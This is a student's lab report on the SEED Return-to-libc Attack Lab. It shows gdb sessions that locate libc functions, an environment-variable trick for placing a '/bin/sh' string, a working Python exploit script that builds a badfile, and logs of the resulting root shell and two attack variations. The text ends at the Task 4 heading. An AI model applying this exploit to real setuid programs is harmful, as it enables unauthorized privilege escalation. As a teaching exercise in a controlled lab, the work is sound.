Return-to-libc Attack Lab

Ananthanarayanan S

CB.SC.P2CYS23007

Lab Tasks

3.1 Task 1: Finding out the Addresses of libc Functions

```
seed_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities   Terminal ▾                    Nov 8 10:06 ●
seed@VM: ~/.../Labsetup
EDX: 0x565570c8 --> 0x0
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffd148 --> 0x0
ESP: 0xffffcd3c --> 0x56556388 (<main+153>:     add    esp,0x10)
EIP: 0x56556251 (<bof+4>:       push   ebp)
EFLAGS: 0x10296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556249 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x5655624c <__x86.get_pc_thunk.dx+3>:        ret
   0x5655624d <bof>:    endbr32
=> 0x56556251 <bof+4>:  push   ebp
   0x56556252 <bof+5>:  mov    ebp,esp
   0x56556254 <bof+7>:  push   ebx
   0x56556255 <bof+8>:  sub    esp,0x14
   0x56556258 <bof+11>: call   0x56556150 <__x86.get_pc_thunk.bx>
[------------------------------------stack-------------------------------------]
0000| 0xffffcd3c --> 0x56556388 (<main+153>:    add    esp,0x10)
0004| 0xffffcd40 --> 0xffffcd50 --> 0xffffcd78 --> 0x0
0008| 0xffffcd44 --> 0x0
0012| 0xffffcd48 --> 0x3e8
0016| 0xffffcd4c --> 0x5655a1a0 --> 0xfbad2498
0020| 0xffffcd50 --> 0xffffcd78 --> 0x0
0024| 0xffffcd54 --> 0x33bfcd2
0028| 0xffffcd58 --> 0xffffce0c --> 0xffffffff
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x56556251 in bof ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e0b370 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7dfded0 <exit>
gdb-peda$
```

We found the address of system and exit using gdb

3.2 Task 2: Putting the shell string in the memory

```
[11/08/23]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[11/08/23]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
```


The export MYSHELL=/bin/sh command sets an environment variable MYSHELL to /bin/sh, and the env | grep MYSHELL command checks and confirms that the variable MYSHELL is set with the value /bin/sh.


```
Open ▾                                prtenv.c
                                      ~/Desktop/Labsetup
void main(){
char* shell = getenv("MYSHELL");
if (shell)
printf("%x\n", (unsigned int)shell);
}
```

```
[11/08/23]seed@VM:~/.../Labsetup$ gedit prtenv.c
[11/08/23]seed@VM:~/.../Labsetup$ gcc -m32 -o prtenv prtenv.c
[11/08/23]seed@VM:~/.../Labsetup$ ./prtenv
ffffd403
[11/08/23]seed@VM:~/.../Labsetup$ ./prtenv
ffffd403
[11/08/23]seed@VM:~/.../Labsetup$ ./prtenv
ffffd403
[11/08/23]seed@VM:~/.../Labsetup$ 
```

Displays the memory address of the "MYSHELL" environment variable, which is "/bin/sh." The repeated observation of the same memory address, "ffffd403," even when running the program multiple times, When you ran the command sudo sysctl -w kernel.randomize_va_space=0, you essentially turned off address randomization

3.3 Task 3: Launching the Attack





- When buffer overflow occurs, stack pointer(ESP) reaches the address of system() (i.e. $esp = 24 + buffer address) and hence jumps to system().
- system() address in gdb is 24 + 4
- exit address is 28 + 4
- /bin/sh address is 32+4

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd3ec       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e0b370    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7dfded0    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

Now we are ready to compile exploit.py . On running ./exploit.py, we get the badfile that would make the attack successful. Now we can run ./retlib and this gives us roots's shell.

```
gdb-peda$ quit
[11/08/23]seed@VM:~/.../Labsetup$ gedit exploit.py
[11/08/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/08/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd80
Input size: 300
Address of buffer[] inside bof():  0xffffcd50
Frame Pointer value inside bof():  0xffffcd68
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
#
```

<u>Attack variation 1: Is the exit() function really necessary? Please try your attack without including the address of this function in badfile. Run your attack again, report and explain your observations.</u>

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd3ed       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e0b370    # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
#exit_addr = 0xf7dfded0    # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

When the address of the exit function is commented from the bad file, we can observe that when the program is terminated, a segmentation fault happened ,because the return address of the next program was not available. exit() function Not really necessary

```
seed@VM: ~/.../Labsetup
[11/09/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/09/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd80
Input size: 300
Address of buffer[] inside bof():  0xffffcd50
Frame Pointer value inside bof():  0xffffcd68
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
Segmentation fault
[11/09/23]seed@VM:~/.../Labsetup$
```

Attack variation 2: After your attack is successful, change the file name of retlib to a different name, making sure that the length of the new file name is different. For example, you can change it to newretlib. Repeat the attack (without changing the content of badfile). Will your attack succeed or not? If it does not succeed, explain why.

```
seed@VM: ~/.../Labsetup
[11/09/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/09/23]seed@VM:~/.../Labsetup$ ./newretlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
zsh:1: command not found: h
[11/09/23]seed@VM:~/.../Labsetup$
```

When the length of the program name is changed the offsets for the '/bin/sh' calculated and constructed in the badfile gets changed. Hence when the program tries to move to a particular instruction it shows command not found.

3.4 Task 4: Defeat Shell's countermeasure